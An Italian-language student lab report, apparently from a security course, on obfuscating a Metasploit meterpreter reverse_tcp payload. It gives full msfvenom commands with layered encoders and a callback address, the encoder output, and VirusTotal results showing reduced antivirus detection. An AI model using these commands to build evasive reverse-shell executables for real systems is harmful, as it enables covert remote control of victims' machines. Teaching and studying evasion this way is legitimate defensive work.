SCANSIONE VIRUSTOTAL

Introduzione

L'esercizio proposto in classe ha come obiettivo l'approfondimento delle tecniche di offuscamento utilizzate nei malware, con particolare attenzione alla generazione di payload difficilmente rilevabili dagli antivirus. In questa relazione verrà analizzato il codice fornito, verranno illustrate le modifiche apportate e i risultati ottenuti in termini di rilevabilità su VirusTotal.

Analisi del Codice Originale

Il codice originale utilizza lo strumento msfvenom per generare un payload multi-stage, ovvero un payload composto da più livelli di codifica. Ogni livello di codifica aggiunge un ulteriore strato di offuscamento, rendendo più difficile per gli antivirus identificare il vero scopo del codice.

-Payload base: windows/meterpreter/reverse_tcp è un payload standard di Metasploit che permette di ottenere un shell interattivo sulla macchina vittima.

-Encoder: Vengono utilizzati diversi encoder (shikata_ga_nai, countdown) per modificare la struttura del payload e renderlo più difficile da analizzare.

-Iterazioni: Il parametro -i specifica il numero di iterazioni da applicare a ciascun encoder, aumentando così il livello di offuscamento.


-Formato di output: Il payload finale viene salvato come un file eseguibile (polimorficommm.exe).

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw

| msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw

| msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficommm.exe

Risultato



Con una scansione su VirusTotal vediamo che questo payload viene rivelato da 10 antivirus

Payload modificato

-Diminuzione del numero di iterazioni: È stato diminuito il numero di interazioni .


-Utilizzo di encoder meno comuni: Sono stati utilizzati encoder meno comuni (alpha_mixed, unicode_mixed), per cercare di eludere le firme degli antivirus.

```
┌──(carmine㉿carmine)-[~/Desktop]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --
platform windows -e x86/unicode_mixed  -i 3 -f raw | msfvenom -a x86 --platform windows
 -e x86/alpha_mixed -i 5 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_
nai  -i 15 -o pole4g.exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/unicode_mixed
x86/unicode_mixed succeeded with size 834 (iteration=0)
x86/unicode_mixed succeeded with size 1794 (iteration=1)
x86/unicode_mixed succeeded with size 3714 (iteration=2)
x86/unicode_mixed chosen with final size 3714
Payload size: 3714 bytes

Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 7490 (iteration=0)
x86/alpha_mixed succeeded with size 15042 (iteration=1)
x86/alpha_mixed succeeded with size 30145 (iteration=2)
x86/alpha_mixed succeeded with size 60351 (iteration=3)
x86/alpha_mixed succeeded with size 120763 (iteration=4)
x86/alpha_mixed chosen with final size 120763
Payload size: 120763 bytes

Found 1 compatible encoders
Attempting to encode payload with 15 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 120792 (iteration=0)
x86/shikata_ga_nai succeeded with size 120821 (iteration=1)
x86/shikata_ga_nai succeeded with size 120850 (iteration=2)
x86/shikata_ga_nai succeeded with size 120879 (iteration=3)
x86/shikata_ga_nai succeeded with size 120908 (iteration=4)
x86/shikata_ga_nai succeeded with size 120937 (iteration=5)
x86/shikata_ga_nai succeeded with size 120966 (iteration=6)
x86/shikata_ga_nai succeeded with size 120995 (iteration=7)
x86/shikata_ga_nai succeeded with size 121024 (iteration=8)
x86/shikata_ga_nai succeeded with size 121053 (iteration=9)
x86/shikata_ga_nai succeeded with size 121082 (iteration=10)
x86/shikata_ga_nai succeeded with size 121111 (iteration=11)
x86/shikata_ga_nai succeeded with size 121140 (iteration=12)
x86/shikata_ga_nai succeeded with size 121169 (iteration=13)
x86/shikata_ga_nai succeeded with size 121198 (iteration=14)
x86/shikata_ga_nai chosen with final size 121198
Payload size: 121198 bytes
Saved as: pole4g.exe
```

RIsultato

I risultati ottenuti su VirusTotal variano a seconda delle modifiche apportate e delle configurazioni degli antivirus. In generale, si è osservato che:

-Aumento dell'evasione: Le modifiche apportate hanno portato a un aumento dell'evasione, con alcuni payload che non vengono rilevati da nessun antivirus.



Conclusioni

Dall'analisi condotta, è emerso che le tecniche di offuscamento utilizzate, come l'encoding multiplo, hanno un impatto significativo sulla capacità degli antivirus di rilevare il payload. Tuttavia, è importante sottolineare che l'efficacia di queste tecniche è limitata nel tempo, in quanto gli antivirus si aggiornano costantemente per contrastare le nuove minacce.

Le conclusioni tratte da questa ricerca evidenziano la necessità di un approccio proattivo alla sicurezza informatica, che preveda non solo la protezione dei sistemi, ma anche la continua analisi delle nuove minacce e lo sviluppo di nuove tecnologie di difesa. Inoltre, è fondamentale promuovere una cultura della sicurezza informatica, sensibilizzando gli utenti sui rischi connessi all'utilizzo di internet e fornendo loro gli strumenti necessari per proteggersi.